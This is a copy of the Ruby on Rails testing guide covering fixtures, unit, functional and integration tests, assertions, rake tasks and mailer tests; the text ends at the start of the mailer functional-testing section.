This guide covers built-in mechanisms offered by Rails to test your application. By referring to this guide, you will be able to:

* Understand Rails testing terminology
* Write unit, functional and integration tests for your application
* Identify other popular testing approaches and plugins

This guide won’t teach you to write a Rails application; it assumes basic familiarity with the Rails way of doing things.

### http://guides.ruby-china.org/images/chapters_icon.gif目录

1. [Why Write Tests for your Rails Applications?](http://guides.ruby-china.org/testing.html#1)
2. [Introduction to Testing](http://guides.ruby-china.org/testing.html#2)
   * [The Three Environments](http://guides.ruby-china.org/testing.html#2-1)
   * [Rails Sets up for Testing from the Word Go](http://guides.ruby-china.org/testing.html#2-2)
   * [The Low-Down on Fixtures](http://guides.ruby-china.org/testing.html#2-3)
3. [Unit Testing your Models](http://guides.ruby-china.org/testing.html#3)
   * [Preparing your Application for Testing](http://guides.ruby-china.org/testing.html#3-1)
   * [Running Tests](http://guides.ruby-china.org/testing.html#3-2)
   * [What to Include in Your Unit Tests](http://guides.ruby-china.org/testing.html#3-3)
   * [Assertions Available](http://guides.ruby-china.org/testing.html#3-4)
   * [Rails Specific Assertions](http://guides.ruby-china.org/testing.html#3-5)
4. [Functional Tests for Your Controllers](http://guides.ruby-china.org/testing.html#4)
   * [What to Include in your Functional Tests](http://guides.ruby-china.org/testing.html#4-1)
   * [Available Request Types for Functional Tests](http://guides.ruby-china.org/testing.html#4-2)
   * [The Four Hashes of the Apocalypse](http://guides.ruby-china.org/testing.html#4-3)
   * [Instance Variables Available](http://guides.ruby-china.org/testing.html#4-4)
   * [A Fuller Functional Test Example](http://guides.ruby-china.org/testing.html#4-5)
   * [Testing Views](http://guides.ruby-china.org/testing.html#4-6)
5. [Integration Testing](http://guides.ruby-china.org/testing.html#5)
   * [Helpers Available for Integration Tests](http://guides.ruby-china.org/testing.html#5-1)
   * [Integration Testing Examples](http://guides.ruby-china.org/testing.html#5-2)
6. [Rake Tasks for Running your Tests](http://guides.ruby-china.org/testing.html#6)
7. [Brief Note About Test::Unit](http://guides.ruby-china.org/testing.html#7)
8. [Setup and Teardown](http://guides.ruby-china.org/testing.html#8)
9. [Testing Routes](http://guides.ruby-china.org/testing.html#9)
10. [Testing Your Mailers](http://guides.ruby-china.org/testing.html#10)
    * [Keeping the Postman in Check](http://guides.ruby-china.org/testing.html#10-1)
    * [Unit Testing](http://guides.ruby-china.org/testing.html#10-2)
    * [Functional Testing](http://guides.ruby-china.org/testing.html#10-3)
11. [Other Testing Approaches](http://guides.ruby-china.org/testing.html#11)

### 1 Why Write Tests for your Rails Applications?

* Rails makes it super easy to write your tests. It starts by producing skeleton test code in the background while you are creating your models and controllers.
* By simply running your Rails tests you can ensure your code adheres to the desired functionality even after some major code refactoring.
* Rails tests can also simulate browser requests and thus you can test your application’s response without having to test it through your browser.

### 2 Introduction to Testing

Testing support was woven into the Rails fabric from the beginning. It wasn’t an “oh! let’s bolt on support for running tests because they’re new and cool” epiphany. Just about every Rails application interacts heavily with a database – and, as a result, your tests will need a database to interact with as well. To write efficient tests, you’ll need to understand how to set up this database and populate it with sample data.

#### 2.1 The Three Environments

Every Rails application you build has 3 sides: a side for production, a side for development, and a side for testing.

One place you’ll find this distinction is in the config/database.yml file. This YAML configuration file has 3 different sections defining 3 unique database setups:

* production
* development
* test

This allows you to set up and interact with test data without any danger of your tests altering data from your production environment.

For example, suppose you need to test your new delete\_this\_user\_and\_every\_everything\_associated\_with\_it function. Wouldn’t you want to run this in an environment where it makes no difference if you destroy data or not?

When you do end up destroying your testing database (and it will happen, trust me), you can rebuild it from scratch according to the specs defined in the development database. You can do this by running rake db:test:prepare.

#### 2.2 Rails Sets up for Testing from the Word Go

Rails creates a test folder for you as soon as you create a Rails project using rails new application\_name. If you list the contents of this folder then you shall see:

|  |
| --- |
| $ ls -F test/    fixtures/       functional/     integration/    test\_helper.rb  unit/ |

The unit folder is meant to hold tests for your models, the functional folder is meant to hold tests for your controllers, and the integration folder is meant to hold tests that involve any number of controllers interacting. Fixtures are a way of organizing test data; they reside in the fixtures folder. The test\_helper.rb file holds the default configuration for your tests.

#### 2.3 The Low-Down on Fixtures

For good tests, you’ll need to give some thought to setting up test data. In Rails, you can handle this by defining and customizing fixtures.

##### 2.3.1 What are Fixtures?

Fixtures is a fancy word for sample data. Fixtures allow you to populate your testing database with predefined data before your tests run. Fixtures are database independent and assume a single format: **YAML**.

You’ll find fixtures under your test/fixtures directory. When you run rails generate model to create a new model, fixture stubs will be automatically created and placed in this directory.

##### 2.3.2 YAML

YAML-formatted fixtures are a very human-friendly way to describe your sample data. These types of fixtures have the **.yml** file extension (as in users.yml).

Here’s a sample YAML fixture file:

|  |
| --- |
| # lo & behold!  I am a YAML comment!  david:   name: David Heinemeier Hansson   birthday: 1979-10-15   profession: Systems development    steve:   name: Steve Ross Kellock   birthday: 1974-09-27   profession: guy with keyboard |

Each fixture is given a name followed by an indented list of colon-separated key/value pairs. Records are separated by a blank space. You can place comments in a fixture file by using the # character in the first column.

##### 2.3.3 ERB’in It Up

ERB allows you to embed ruby code within templates. YAML fixture format is pre-processed with ERB when you load fixtures. This allows you to use Ruby to help you generate some sample data.

|  |
| --- |
| <% earth\_size = 20 %>  mercury:    size: <%= earth\_size / 50 %>    brightest\_on: <%= 113.days.ago.to\_s(:db) %>    venus:    size: <%= earth\_size / 2 %>    brightest\_on: <%= 67.days.ago.to\_s(:db) %>    mars:    size: <%= earth\_size - 69 %>    brightest\_on: <%= 13.days.from\_now.to\_s(:db) %> |

Anything encased within the

|  |
| --- |
| <% %> |

tag is considered Ruby code. When this fixture is loaded, the size attribute of the three records will be set to 20/50, 20/2, and 20-69 respectively. The brightest\_on attribute will also be evaluated and formatted by Rails to be compatible with the database.

##### 2.3.4 Fixtures in Action

Rails by default automatically loads all fixtures from the test/fixtures folder for your unit and functional test. Loading involves three steps:

* Remove any existing data from the table corresponding to the fixture
* Load the fixture data into the table
* Dump the fixture data into a variable in case you want to access it directly

##### 2.3.5 Fixtures are ActiveRecord objects

Fixtures are instances of ActiveRecord. As mentioned in point #3 above, you can access the object directly because it is automatically setup as a local variable of the test case. For example:

|  |
| --- |
| # this will return the User object for the fixture named david  users(:david)    # this will return the property for david called id  users(:david).id    # one can also access methods available on the User class  email(david.girlfriend.email, david.location\_tonight) |

### 3 Unit Testing your Models

In Rails, unit tests are what you write to test your models.

For this guide we will be using Rails scaffolding. It will create the model, a migration, controller and views for the new resource in a single operation. It will also create a full test suite following Rails best practices. I will be using examples from this generated code and will be supplementing it with additional examples where necessary.

For more information on Rails *scaffolding*, refer to [Getting Started with Rails](http://guides.ruby-china.org/getting_started.html)

When you use rails generate scaffold, for a resource among other things it creates a test stub in the test/unit folder:

|  |
| --- |
| $ rails generate scaffold post title:string body:text  ...  create  app/models/post.rb  create  test/unit/post\_test.rb  create  test/fixtures/posts.yml  ... |

The default test stub in test/unit/post\_test.rb looks like this:

|  |
| --- |
| require 'test\_helper'    class PostTest < ActiveSupport::TestCase    # Replace this with your real tests.    test "the truth" do      assert true    end  end |

A line by line examination of this file will help get you oriented to Rails testing code and terminology.

|  |
| --- |
| require 'test\_helper' |

As you know by now, test\_helper.rb specifies the default configuration to run our tests. This is included with all the tests, so any methods added to this file are available to all your tests.

|  |
| --- |
| class PostTest < ActiveSupport::TestCase |

The PostTest class defines a test case because it inherits from ActiveSupport::TestCase. PostTest thus has all the methods available from ActiveSupport::TestCase. You’ll see those methods a little later in this guide.

Any method defined within a Test::Unit test case that begins with test (case sensitive) is simply called a test. So, test\_password, test\_valid\_password and testValidPassword all are legal test names and are run automatically when the test case is run.

Rails adds a test method that takes a test name and a block. It generates a normal Test::Unit test with method names prefixed with test\_. So,

|  |
| --- |
| test "the truth" do    assert true  end |

acts as if you had written

|  |
| --- |
| def test\_the\_truth    assert true  end |

only the test macro allows a more readable test name. You can still use regular method definitions though.

The method name is generated by replacing spaces with underscores. The result does not need to be a valid Ruby identifier though, the name may contain punctuation characters etc. That’s because in Ruby technically any string may be a method name. Odd ones need define\_method and send calls, but formally there’s no restriction.

|  |
| --- |
| assert true |

This line of code is called an assertion. An assertion is a line of code that evaluates an object (or expression) for expected results. For example, an assertion can check:

* does this value = that value?
* is this object nil?
* does this line of code throw an exception?
* is the user’s password greater than 5 characters?

Every test contains one or more assertions. Only when all the assertions are successful will the test pass.

#### 3.1 Preparing your Application for Testing

Before you can run your tests, you need to ensure that the test database structure is current. For this you can use the following rake commands:

|  |
| --- |
| $ rake db:migrate  ...  $ rake db:test:load |

The rake db:migrate above runs any pending migrations on the development environment and updates db/schema.rb. The rake db:test:load recreates the test database from the current db/schema.rb. On subsequent attempts, it is a good idea to first run db:test:prepare, as it first checks for pending migrations and warns you appropriately.

db:test:prepare will fail with an error if db/schema.rb doesn’t exist.

##### 3.1.1 Rake Tasks for Preparing your Application for Testing

|  |  |
| --- | --- |
| **Tasks** | **Description** |
| rake db:test:clone | Recreate the test database from the current environment’s database schema |
| rake db:test:clone\_structure | Recreate the test database from the development structure |
| rake db:test:load | Recreate the test database from the current schema.rb |
| rake db:test:prepare | Check for pending migrations and load the test schema |
| rake db:test:purge | Empty the test database. |

You can see all these rake tasks and their descriptions by running rake --tasks --describe

#### 3.2 Running Tests

Running a test is as simple as invoking the file containing the test cases through Ruby:

|  |
| --- |
| $ ruby -Itest test/unit/post\_test.rb    Loaded suite unit/post\_test  Started  .  Finished in 0.023513 seconds.    1 tests, 1 assertions, 0 failures, 0 errors |

This will run all the test methods from the test case. Note that test\_helper.rb is in the test directory, hence this directory needs to be added to the load path using the -I switch.

You can also run a particular test method from the test case by using the -n switch with the test method name.

|  |
| --- |
| $ ruby -Itest test/unit/post\_test.rb -n test\_the\_truth    Loaded suite unit/post\_test  Started  .  Finished in 0.023513 seconds.    1 tests, 1 assertions, 0 failures, 0 errors |

The . (dot) above indicates a passing test. When a test fails you see an F; when a test throws an error you see an E in its place. The last line of the output is the summary.

To see how a test failure is reported, you can add a failing test to the post\_test.rb test case.

|  |
| --- |
| test "should not save post without title" do    post = Post.new    assert !post.save  end |

Let us run this newly added test.

|  |
| --- |
| $ ruby unit/post\_test.rb -n test\_should\_not\_save\_post\_without\_title  Loaded suite -e  Started  F  Finished in 0.102072 seconds.      1) Failure:  test\_should\_not\_save\_post\_without\_title(PostTest) [/test/unit/post\_test.rb:6]:  <false> is not true.    1 tests, 1 assertions, 1 failures, 0 errors |

In the output, F denotes a failure. You can see the corresponding trace shown under 1) along with the name of the failing test. The next few lines contain the stack trace followed by a message which mentions the actual value and the expected value by the assertion. The default assertion messages provide just enough information to help pinpoint the error. To make the assertion failure message more readable, every assertion provides an optional message parameter, as shown here:

|  |
| --- |
| test "should not save post without title" do    post = Post.new    assert !post.save, "Saved the post without a title"  end |

Running this test shows the friendlier assertion message:

|  |
| --- |
| 1) Failure:  test\_should\_not\_save\_post\_without\_title(PostTest) [/test/unit/post\_test.rb:6]:  Saved the post without a title.  <false> is not true. |

Now to get this test to pass we can add a model level validation for the title field.

|  |
| --- |
| class Post < ActiveRecord::Base    validates :title, :presence => true  end |

Now the test should pass. Let us verify by running the test again:

|  |
| --- |
| $ ruby unit/post\_test.rb -n test\_should\_not\_save\_post\_without\_title  Loaded suite unit/post\_test  Started  .  Finished in 0.193608 seconds.    1 tests, 1 assertions, 0 failures, 0 errors |

Now, if you noticed, we first wrote a test which fails for a desired functionality, then we wrote some code which adds the functionality and finally we ensured that our test passes. This approach to software development is referred to as Test-Driven Development (TDD).

Many Rails developers practice Test-Driven Development (TDD). This is an excellent way to build up a test suite that exercises every part of your application. TDD is beyond the scope of this guide, but one place to start is with [15 TDD steps to create a Rails application](http://andrzejonsoftware.blogspot.com/2007/05/15-tdd-steps-to-create-rails.html).

To see how an error gets reported, here’s a test containing an error:

|  |
| --- |
| test "should report error" do    # some\_undefined\_variable is not defined elsewhere in the test case    some\_undefined\_variable    assert true  end |

Now you can see even more output in the console from running the tests:

|  |
| --- |
| $ ruby unit/post\_test.rb -n test\_should\_report\_error  Loaded suite -e  Started  E  Finished in 0.082603 seconds.      1) Error:  test\_should\_report\_error(PostTest):  NameError: undefined local variable or method `some\_undefined\_variable' for #<PostTest:0x249d354>      /test/unit/post\_test.rb:6:in `test\_should\_report\_error'    1 tests, 0 assertions, 0 failures, 1 errors |

Notice the ‘E’ in the output. It denotes a test with error.

The execution of each test method stops as soon as any error or an assertion failure is encountered, and the test suite continues with the next method. All test methods are executed in alphabetical order.

#### 3.3 What to Include in Your Unit Tests

Ideally, you would like to include a test for everything which could possibly break. It’s a good practice to have at least one test for each of your validations and at least one test for every method in your model.

#### 3.4 Assertions Available

By now you’ve caught a glimpse of some of the assertions that are available. Assertions are the worker bees of testing. They are the ones that actually perform the checks to ensure that things are going as planned.

There are a bunch of different types of assertions you can use. Here’s the complete list of assertions that ship with test/unit, the default testing library used by Rails. The [msg] parameter is an optional string message you can specify to make your test failure messages clearer. It’s not required.

|  |  |
| --- | --- |
| **Assertion** | **Purpose** |
| assert( boolean, [msg] ) | Ensures that the object/expression is true. |
| assert\_equal( obj1, obj2, [msg] ) | Ensures that obj1 == obj2 is true. |
| assert\_not\_equal( obj1, obj2, [msg] ) | Ensures that obj1 == obj2 is false. |
| assert\_same( obj1, obj2, [msg] ) | Ensures that obj1.equal?(obj2) is true. |
| assert\_not\_same( obj1, obj2, [msg] ) | Ensures that obj1.equal?(obj2) is false. |
| assert\_nil( obj, [msg] ) | Ensures that obj.nil? is true. |
| assert\_not\_nil( obj, [msg] ) | Ensures that obj.nil? is false. |
| assert\_match( regexp, string, [msg] ) | Ensures that a string matches the regular expression. |
| assert\_no\_match( regexp, string, [msg] ) | Ensures that a string doesn’t match the regular expression. |
| assert\_in\_delta( expecting, actual, delta, [msg] ) | Ensures that the numbers expecting and actual are within delta of each other. |
| assert\_throws( symbol, [msg] ) { block } | Ensures that the given block throws the symbol. |
| assert\_raise( exception1, exception2, ... ) { block } | Ensures that the given block raises one of the given exceptions. |
| assert\_nothing\_raised( exception1, exception2, ... ) { block } | Ensures that the given block doesn’t raise one of the given exceptions. |
| assert\_instance\_of( class, obj, [msg] ) | Ensures that obj is of the class type. |
| assert\_kind\_of( class, obj, [msg] ) | Ensures that obj is or descends from class. |
| assert\_respond\_to( obj, symbol, [msg] ) | Ensures that obj has a method called symbol. |
| assert\_operator( obj1, operator, obj2, [msg] ) | Ensures that obj1.operator(obj2) is true. |
| assert\_send( array, [msg] ) | Ensures that executing the method listed in array[1] on the object in array[0] with the parameters of array[2 and up] is true. This one is weird eh? |
| flunk( [msg] ) | Ensures failure. This is useful to explicitly mark a test that isn’t finished yet. |

Because of the modular nature of the testing framework, it is possible to create your own assertions. In fact, that’s exactly what Rails does. It includes some specialized assertions to make your life easier.

Creating your own assertions is an advanced topic that we won’t cover in this tutorial.

#### 3.5 Rails Specific Assertions

Rails adds some custom assertions of its own to the test/unit framework:

assert\_valid(record) has been deprecated. Please use assert(record.valid?) instead.

|  |  |
| --- | --- |
| **Assertion** | **Purpose** |
| assert\_valid(record) | Ensures that the passed record is valid by Active Record standards and returns any error messages if it is not. |
| assert\_difference(expressions, difference = 1, message = nil) {...} | Test numeric difference between the return value of an expression as a result of what is evaluated in the yielded block. |
| assert\_no\_difference(expressions, message = nil, &block) | Asserts that the numeric result of evaluating an expression is not changed before and after invoking the passed in block. |
| assert\_recognizes(expected\_options, path, extras={}, message=nil) | Asserts that the routing of the given path was handled correctly and that the parsed options (given in the expected\_options hash) match path. Basically, it asserts that Rails recognizes the route given by expected\_options. |
| assert\_generates(expected\_path, options, defaults={}, extras = {}, message=nil) | Asserts that the provided options can be used to generate the provided path. This is the inverse of assert\_recognizes. The extras parameter is used to tell the request the names and values of additional request parameters that would be in a query string. The message parameter allows you to specify a custom error message for assertion failures. |
| assert\_response(type, message = nil) | Asserts that the response comes with a specific status code. You can specify :success to indicate 200, :redirect to indicate 300-399, :missing to indicate 404, or :error to match the 500-599 range |
| assert\_redirected\_to(options = {}, message=nil) | Assert that the redirection options passed in match those of the redirect called in the latest action. This match can be partial, such that assert\_redirected\_to(:controller => "weblog") will also match the redirection of redirect\_to(:controller => "weblog", :action => "show") and so on. |
| assert\_template(expected = nil, message=nil) | Asserts that the request was rendered with the appropriate template file. |

You’ll see the usage of some of these assertions in the next chapter.

### 4 Functional Tests for Your Controllers

In Rails, testing the various actions of a single controller is called writing functional tests for that controller. Controllers handle the incoming web requests to your application and eventually respond with a rendered view.

#### 4.1 What to Include in your Functional Tests

You should test for things such as:

* was the web request successful?
* was the user redirected to the right page?
* was the user successfully authenticated?
* was the correct object stored in the response template?
* was the appropriate message displayed to the user in the view?

Now that we have used Rails scaffold generator for our Post resource, it has already created the controller code and functional tests. You can take look at the file posts\_controller\_test.rb in the test/functional directory.

Let me take you through one such test, test\_should\_get\_index from the file posts\_controller\_test.rb.

|  |
| --- |
| test "should get index" do    get :index    assert\_response :success    assert\_not\_nil assigns(:posts)  end |

In the test\_should\_get\_index test, Rails simulates a request on the action called index, making sure the request was successful and also ensuring that it assigns a valid posts instance variable.

The get method kicks off the web request and populates the results into the response. It accepts 4 arguments:

* The action of the controller you are requesting. This can be in the form of a string or a symbol.
* An optional hash of request parameters to pass into the action (eg. query string parameters or post variables).
* An optional hash of session variables to pass along with the request.
* An optional hash of flash values.

Example: Calling the :show action, passing an id of 12 as the params and setting a user\_id of 5 in the session:

|  |
| --- |
| get(:show, {'id' => "12"}, {'user\_id' => 5}) |

Another example: Calling the :view action, passing an id of 12 as the params, this time with no session, but with a flash message.

|  |
| --- |
| get(:view, {'id' => '12'}, nil, {'message' => 'booya!'}) |

If you try running test\_should\_create\_post test from posts\_controller\_test.rb it will fail on account of the newly added model level validation and rightly so.

Let us modify test\_should\_create\_post test in posts\_controller\_test.rb so that all our test pass:

|  |
| --- |
| test "should create post" do    assert\_difference('Post.count') do      post :create, :post => { :title => 'Some title'}    end      assert\_redirected\_to post\_path(assigns(:post))  end |

Now you can try running all the tests and they should pass.

#### 4.2 Available Request Types for Functional Tests

If you’re familiar with the HTTP protocol, you’ll know that get is a type of request. There are 6 request types supported in Rails functional tests:

* get
* post
* patch
* put
* head
* delete

All of request types are methods that you can use, however, you’ll probably end up using the first two more often than the others.

Functional tests do not verify whether the specified request type should be accepted by the action. Request types in this context exist to make your tests more descriptive.

#### 4.3 The Four Hashes of the Apocalypse

After a request has been made by using one of the 5 methods (get, post, etc.) and processed, you will have 4 Hash objects ready for use:

* assigns – Any objects that are stored as instance variables in actions for use in views.
* cookies – Any cookies that are set.
* flash – Any objects living in the flash.
* session – Any object living in session variables.

As is the case with normal Hash objects, you can access the values by referencing the keys by string. You can also reference them by symbol name, except for assigns. For example:

|  |
| --- |
| flash["gordon"]               flash[:gordon]  session["shmession"]          session[:shmession]  cookies["are\_good\_for\_u"]     cookies[:are\_good\_for\_u]    # Because you can't use assigns[:something] for historical reasons:  assigns["something"]          assigns(:something) |

#### 4.4 Instance Variables Available

You also have access to three instance variables in your functional tests:

* @controller – The controller processing the request
* @request – The request
* @response – The response

#### 4.5 A Fuller Functional Test Example

Here’s another example that uses flash, assert\_redirected\_to, and assert\_difference:

|  |
| --- |
| test "should create post" do    assert\_difference('Post.count') do      post :create, :post => { :title => 'Hi', :body => 'This is my first post.'}    end    assert\_redirected\_to post\_path(assigns(:post))    assert\_equal 'Post was successfully created.', flash[:notice]  end |

#### 4.6 Testing Views

Testing the response to your request by asserting the presence of key HTML elements and their content is a useful way to test the views of your application. The assert\_select assertion allows you to do this by using a simple yet powerful syntax.

You may find references to assert\_tag in other documentation, but this is now deprecated in favor of assert\_select.

There are two forms of assert\_select:

assert\_select(selector, [equality], [message]) ensures that the equality condition is met on the selected elements through the selector. The selector may be a CSS selector expression (String), an expression with substitution values, or an HTML::Selector object.

assert\_select(element, selector, [equality], [message]) ensures that the equality condition is met on all the selected elements through the selector starting from the element (instance of HTML::Node) and its descendants.

For example, you could verify the contents on the title element in your response with:

|  |
| --- |
| assert\_select 'title', "Welcome to Rails Testing Guide" |

You can also use nested assert\_select blocks. In this case the inner assert\_select runs the assertion on the complete collection of elements selected by the outer assert\_select block:

|  |
| --- |
| assert\_select 'ul.navigation' do    assert\_select 'li.menu\_item'  end |

Alternatively the collection of elements selected by the outer assert\_select may be iterated through so that assert\_select may be called separately for each element. Suppose for example that the response contains two ordered lists, each with four list elements then the following tests will both pass.

|  |
| --- |
| assert\_select "ol" do |elements|    elements.each do |element|      assert\_select element, "li", 4    end  end    assert\_select "ol" do    assert\_select "li", 8  end |

The assert\_select assertion is quite powerful. For more advanced usage, refer to its [documentation](http://api.rubyonrails.org/classes/ActionDispatch/Assertions/SelectorAssertions.html).

##### 4.6.1 Additional View-Based Assertions

There are more assertions that are primarily used in testing views:

|  |  |
| --- | --- |
| **Assertion** | **Purpose** |
| assert\_select\_email | Allows you to make assertions on the body of an e-mail. |
| assert\_select\_encoded | Allows you to make assertions on encoded HTML. It does this by un-encoding the contents of each element and then calling the block with all the un-encoded elements. |
| css\_select(selector) or css\_select(element, selector) | Returns an array of all the elements selected by the selector. In the second variant it first matches the base element and tries to match the selector expression on any of its children. If there are no matches both variants return an empty array. |

Here’s an example of using assert\_select\_email:

|  |
| --- |
| assert\_select\_email do    assert\_select 'small', 'Please click the "Unsubscribe" link if you want to opt-out.'  end |

### 5 Integration Testing

Integration tests are used to test the interaction among any number of controllers. They are generally used to test important work flows within your application.

Unlike Unit and Functional tests, integration tests have to be explicitly created under the ‘test/integration’ folder within your application. Rails provides a generator to create an integration test skeleton for you.

|  |
| --- |
| $ rails generate integration\_test user\_flows        exists  test/integration/        create  test/integration/user\_flows\_test.rb |

Here’s what a freshly-generated integration test looks like:

|  |
| --- |
| require 'test\_helper'    class UserFlowsTest < ActionDispatch::IntegrationTest    fixtures :all      # Replace this with your real tests.    test "the truth" do      assert true    end  end |

Integration tests inherit from ActionDispatch::IntegrationTest. This makes available some additional helpers to use in your integration tests. Also you need to explicitly include the fixtures to be made available to the test.

#### 5.1 Helpers Available for Integration Tests

In addition to the standard testing helpers, there are some additional helpers available to integration tests:

|  |  |
| --- | --- |
| **Helper** | **Purpose** |
| https? | Returns true if the session is mimicking a secure HTTPS request. |
| https! | Allows you to mimic a secure HTTPS request. |
| host! | Allows you to set the host name to use in the next request. |
| redirect? | Returns true if the last request was a redirect. |
| follow\_redirect! | Follows a single redirect response. |
| request\_via\_redirect(http\_method, path, [parameters], [headers]) | Allows you to make an HTTP request and follow any subsequent redirects. |
| post\_via\_redirect(path, [parameters], [headers]) | Allows you to make an HTTP POST request and follow any subsequent redirects. |
| get\_via\_redirect(path, [parameters], [headers]) | Allows you to make an HTTP GET request and follow any subsequent redirects. |
| patch\_via\_redirect(path, [parameters], [headers]) | Allows you to make an HTTP PATCH request and follow any subsequent redirects. |
| put\_via\_redirect(path, [parameters], [headers]) | Allows you to make an HTTP PUT request and follow any subsequent redirects. |
| delete\_via\_redirect(path, [parameters], [headers]) | Allows you to make an HTTP DELETE request and follow any subsequent redirects. |
| open\_session | Opens a new session instance. |

#### 5.2 Integration Testing Examples

A simple integration test that exercises multiple controllers:

|  |
| --- |
| require 'test\_helper'    class UserFlowsTest < ActionDispatch::IntegrationTest    fixtures :users      test "login and browse site" do      # login via https      https!      get "/login"      assert\_response :success        post\_via\_redirect "/login", :username => users(:avs).username, :password => users(:avs).password      assert\_equal '/welcome', path      assert\_equal 'Welcome avs!', flash[:notice]        https!(false)      get "/posts/all"      assert\_response :success      assert assigns(:products)    end  end |

As you can see the integration test involves multiple controllers and exercises the entire stack from database to dispatcher. In addition you can have multiple session instances open simultaneously in a test and extend those instances with assertion methods to create a very powerful testing DSL (domain-specific language) just for your application.

Here’s an example of multiple sessions and custom DSL in an integration test

|  |
| --- |
| require 'test\_helper'    class UserFlowsTest < ActionDispatch::IntegrationTest    fixtures :users      test "login and browse site" do        # User avs logs in      avs = login(:avs)      # User guest logs in      guest = login(:guest)        # Both are now available in different sessions      assert\_equal 'Welcome avs!', avs.flash[:notice]      assert\_equal 'Welcome guest!', guest.flash[:notice]        # User avs can browse site      avs.browses\_site      # User guest can browse site as well      guest.browses\_site        # Continue with other assertions    end      private      module CustomDsl      def browses\_site        get "/products/all"        assert\_response :success        assert assigns(:products)      end    end      def login(user)      open\_session do |sess|        sess.extend(CustomDsl)        u = users(user)        sess.https!        sess.post "/login", :username => u.username, :password => u.password        assert\_equal '/welcome', path        sess.https!(false)      end    end  end |

### 6 Rake Tasks for Running your Tests

You don’t need to set up and run your tests by hand on a test-by-test basis. Rails comes with a number of rake tasks to help in testing. The table below lists all rake tasks that come along in the default Rakefile when you initiate a Rails project.

|  |  |
| --- | --- |
| **Tasks** | **Description** |
| rake test | Runs all unit, functional and integration tests. You can also simply run rake as the test target is the default. |
| rake test:benchmark | Benchmark the performance tests |
| rake test:functionals | Runs all the functional tests from test/functional |
| rake test:integration | Runs all the integration tests from test/integration |
| rake test:profile | Profile the performance tests |
| rake test:recent | Tests recent changes |
| rake test:uncommitted | Runs all the tests which are uncommitted. Supports Subversion and Git |
| rake test:units | Runs all the unit tests from test/unit |

### 7 Brief Note About Test::Unit

Ruby ships with a boat load of libraries. One little gem of a library is Test::Unit, a framework for unit testing in Ruby. All the basic assertions discussed above are actually defined in Test::Unit::Assertions. The class ActiveSupport::TestCase which we have been using in our unit and functional tests extends Test::Unit::TestCase, allowing us to use all of the basic assertions in our tests.

For more information on Test::Unit, refer to [test/unit Documentation](http://ruby-doc.org/stdlib/libdoc/test/unit/rdoc/)

### 8 Setup and Teardown

If you would like to run a block of code before the start of each test and another block of code after the end of each test you have two special callbacks for your rescue. Let’s take note of this by looking at an example for our functional test in Posts controller:

|  |
| --- |
| require 'test\_helper'    class PostsControllerTest < ActionController::TestCase      # called before every single test    def setup      @post = posts(:one)    end      # called after every single test    def teardown      # as we are re-initializing @post before every test      # setting it to nil here is not essential but I hope      # you understand how you can use the teardown method      @post = nil    end      test "should show post" do      get :show, :id => @post.id      assert\_response :success    end      test "should destroy post" do      assert\_difference('Post.count', -1) do        delete :destroy, :id => @post.id      end        assert\_redirected\_to posts\_path    end    end |

Above, the setup method is called before each test and so @post is available for each of the tests. Rails implements setup and teardown as ActiveSupport::Callbacks. Which essentially means you need not only use setup and teardown as methods in your tests. You could specify them by using:

* a block
* a method (like in the earlier example)
* a method name as a symbol
* a lambda

Let’s see the earlier example by specifying setup callback by specifying a method name as a symbol:

|  |
| --- |
| require '../test\_helper'    class PostsControllerTest < ActionController::TestCase      # called before every single test    setup :initialize\_post      # called after every single test    def teardown      @post = nil    end      test "should show post" do      get :show, :id => @post.id      assert\_response :success    end      test "should update post" do      patch :update, :id => @post.id, :post => { }      assert\_redirected\_to post\_path(assigns(:post))    end      test "should destroy post" do      assert\_difference('Post.count', -1) do        delete :destroy, :id => @post.id      end        assert\_redirected\_to posts\_path    end      private      def initialize\_post      @post = posts(:one)    end    end |

### 9 Testing Routes

Like everything else in your Rails application, it is recommended that you test your routes. An example test for a route in the default show action of Posts controller above should look like:

|  |
| --- |
| test "should route to post" do    assert\_routing '/posts/1', { :controller => "posts", :action => "show", :id => "1" }  end |

### 10 Testing Your Mailers

Testing mailer classes requires some specific tools to do a thorough job.

#### 10.1 Keeping the Postman in Check

Your mailer classes — like every other part of your Rails application — should be tested to ensure that it is working as expected.

The goals of testing your mailer classes are to ensure that:

* emails are being processed (created and sent)
* the email content is correct (subject, sender, body, etc)
* the right emails are being sent at the right times

##### 10.1.1 From All Sides

There are two aspects of testing your mailer, the unit tests and the functional tests. In the unit tests, you run the mailer in isolation with tightly controlled inputs and compare the output to a known value (a fixture.) In the functional tests you don’t so much test the minute details produced by the mailer; instead, we test that our controllers and models are using the mailer in the right way. You test to prove that the right email was sent at the right time.

#### 10.2 Unit Testing

In order to test that your mailer is working as expected, you can use unit tests to compare the actual results of the mailer with pre-written examples of what should be produced.

##### 10.2.1 Revenge of the Fixtures

For the purposes of unit testing a mailer, fixtures are used to provide an example of how the output should look. Because these are example emails, and not Active Record data like the other fixtures, they are kept in their own subdirectory apart from the other fixtures. The name of the directory within test/fixtures directly corresponds to the name of the mailer. So, for a mailer named UserMailer, the fixtures should reside in test/fixtures/user\_mailer directory.

When you generated your mailer, the generator creates stub fixtures for each of the mailers actions. If you didn’t use the generator you’ll have to make those files yourself.

##### 10.2.2 The Basic Test Case

Here’s a unit test to test a mailer named UserMailer whose action invite is used to send an invitation to a friend. It is an adapted version of the base test created by the generator for an invite action.

|  |
| --- |
| require 'test\_helper'    class UserMailerTest < ActionMailer::TestCase    tests UserMailer    test "invite" do      @expected.from    = 'me@example.com'      @expected.to      = 'friend@example.com'      @expected.subject = "You have been invited by #{@expected.from}"      @expected.body    = read\_fixture('invite')      @expected.date    = Time.now        assert\_equal @expected.encoded, UserMailer.create\_invite('me@example.com', 'friend@example.com', @expected.date).encoded    end    end |

In this test, @expected is an instance of TMail::Mail that you can use in your tests. It is defined in ActionMailer::TestCase. The test above uses @expected to construct an email, which it then asserts with email created by the custom mailer. The invite fixture is the body of the email and is used as the sample content to assert against. The helper read\_fixture is used to read in the content from this file.

Here’s the content of the invite fixture:

Hi friend@example.com,

You have been invited.

Cheers!

This is the right time to understand a little more about writing tests for your mailers. The line ActionMailer::Base.delivery\_method = :test in config/environments/test.rb sets the delivery method to test mode so that email will not actually be delivered (useful to avoid spamming your users while testing) but instead it will be appended to an array (ActionMailer::Base.deliveries).

However often in unit tests, mails will not actually be sent, simply constructed, as in the example above, where the precise content of the email is checked against what it should be.

#### 10.3 Functional Testing

